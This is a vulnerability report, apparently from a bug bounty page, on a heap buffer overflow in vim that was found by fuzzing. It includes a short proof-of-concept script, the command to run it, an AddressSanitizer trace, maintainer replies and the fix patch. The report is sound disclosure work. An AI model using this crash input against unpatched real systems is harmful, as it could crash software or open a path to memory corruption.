

Heap-based Buffer Overflow in vim/vim

 Valid Reported on Oct 5th 2021

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When fuzzing vim commit [56858e4ed](#) (works with latest build) with clang 12 and ASan, I discovered a heap buffer overflow.

## Proof of Concept

Here is minimized poc

```
/\%.v
5/
c
```

Extract then run crafted file with this command `vim -u NONE -X -Z -e -s -S vimpoc1 -c :qa!`  
ASan stack trace:

```
aldo@vps:~/vim/src$ ASAN_OPTIONS=symbolize=1 ASAN_SYMBOLIZER_PATH=/usr/bin/
=====
==2889370==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62100
READ of size 4 at 0x621000013d00 thread T0
#0 0x49a4ee in __asan_memmove (/home/aldo/vim/src/vim+0x49a4ee)
#1 0x4d02e0 in vim_memsave /home/aldo/vim/src/alloc.c:597:2
#2 0x75c5f58 in u_save_line /home/aldo/vim/src/undo.c:373:16
#3 0x757d2c4 in u_saveline /home/aldo/vim/src/undo.c:3477:9
#4 0x757a246 in u_save /home/aldo/vim/src/undo.c:257:2
#5 0x43002fd in op_shift /home/aldo/vim/src/ops.c:145:9
#6 0x22d91b1 in ex_operators /home/aldo/vim/src/ex_docmd.c:7743:6
#7 0x209f37a in do_one_cmd /home/aldo/vim/src/ex_docmd.c:2611:2
#8 0x201ebd1 in do_cmdline /home/aldo/vim/src/ex_docmd.c:1000:17
#9 0x5c1b974 in do_source /home/aldo/vim/src/scriptfile.c:1406:5
#10 0x5bffd5 in cmd_source /home/aldo/vim/src/scriptfile.c:971:14
#11 0x5bffd3f in ex_source /home/aldo/vim/src/scriptfile.c:997:2
#12 0x209f37a in do_one_cmd /home/aldo/vim/src/ex_docmd.c:2611:2
#13 0x201ebd1 in do_cmdline /home/aldo/vim/src/ex_docmd.c:1000:17
#14 0x203af9a in do_cmdline_cmd /home/aldo/vim/src/ex_docmd.c:594:12
#15 0x93c5f55 in exe_commands /home/aldo/vim/src/main.c:3081:2
#16 0x93a0249 in vim_main2 /home/aldo/vim/src/main.c:773:2
#17 0x932bfd4 in main /home/aldo/vim/src/main.c:425:12
#18 0x7ffff78260b2 in __libc_start_main /build/glibc-eX1tMB/glibc-2.31/
#19 0x41fe2d in _start (/home/aldo/vim/src/vim+0x41fe2d)
```

0x621000013d00 is located 0 bytes to the right of 4096-byte region [0x62100  
allocated by thread T0 here:

```
#0 0x49aced in malloc (/home/aldo/vim/src/vim+0x49aced)
#1 0x4cd2ac in lalloc /home/aldo/vim/src/alloc.c:244:11
#2 0x4ccfa3 in alloc /home/aldo/vim/src/alloc.c:151:12
#3 0x9426f31 in mf_alloc_bhdr /home/aldo/vim/src/memfile.c:884:21
#4 0x941b675 in mf_new /home/aldo/vim/src/memfile.c:376:26
#5 0x387b40b in ml_new_data /home/aldo/vim/src/memline.c:4068:15
#6 0x3867f37 in ml_open /home/aldo/vim/src/memline.c:394:15
#7 0x694e5f in open_buffer /home/aldo/vim/src/buffer.c:190:9
#8 0x93ae2a2 in create_windows /home/aldo/vim/src/main.c:2851:9
#9 0x939c80d in vim_main2 /home/aldo/vim/src/main.c:704:5
#10 0x932bfd4 in main /home/aldo/vim/src/main.c:425:12
#11 0x7ffff78260b2 in __libc_start_main /build/glibc-eX1tMB/glibc-2.31/
```

SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/aldo/vim/src/vim+0x4  
Shadow bytes around the buggy address:

```
0x0c427ffa750: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c427ffa760: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c427ffa770: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c427ffa780: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c427ffa790: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c427ffa7a0:[fa]fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c427ffa7b0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c427ffa7c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c427ffa7d0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c427ffa7e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c427ffa7f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
```

Shadow byte legend (one shadow byte represents 8 application bytes):


```
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
```

(PUBDISP)  
Container overflow: fc  
Vulnerability type: ac  
CWE-122 Intra-Object Redzone flow bb  
ASan internal: fe  
Severity High (7.5)  
Left alloca redzone: ca  
Right alloca redzone: cb  
Affected version Shadow gap: cc  
\* ==2889370==ABORTING

Visibility  
Public

Status  
Fixed

## Impact

Found by  Muhammad Aldo Firmansyah  
This vulnerability is capable of crashing software, Bypass Protection Mechanism, Modify and possible remote execution

Fixed by



Bram Moolenaar  
@brammool  
maintainer

This report was seen 749 times.

We have contacted a member of the vim team and are waiting to hear back a year ago

Bram Moolenaar a year ago

Maintainer

Please reduce the poc file to the absolute minimum to reproduce the problem. You apparently use a fuzzer, which adds lots of text which is irrelevant.

Muhammad Aldo Firmansyah modified the report a year ago

Muhammad a year ago

Researcher

@brammool please check my updated report. I minimized the poc so you can reproduce.

Muhammad Aldo Firmansyah modified the report a year ago

Bram Moolenaar validated this vulnerability a year ago

Muhammad Aldo Firmansyah has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Bram Moolenaar a year ago

Maintainer

Thanks for the simplification, now it's clear what the problem is.  
Fix will be in patch 8.2.3489

Bram Moolenaar marked this as fixed with commit 35a319 a year ago

Bram Moolenaar has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

huangduirong a year ago


@Muhammad Aldo Firmansyah We tried to reproduce the vulnerability and used the method described in the report. However, the fault symptom cannot be reproduced. After vim -u NONE -X -Z -e -s -S vim poc1 -c :qa! is executed, no error is displayed. Can you provide a complete test case? Thank you very much.

Muhammad a year ago

Researcher

@huangduirong to reproduce you don't need full testcase. You only need to checkout to specific commit like I'm testing. Here is how to reproduce it

```
git clone https://github.com/vim/vim; cd vim
git checkout 56858e4ed
LD=lld AS=llvm-as AR=llvm-ar RANLIB=llvm-ranlib CC=clang CXX=clang++ CFLAGS="-fsanitiz
make -j2
```



```
vim -u NONE -X -Z -e -s -S vimpocl -c :qa!
```

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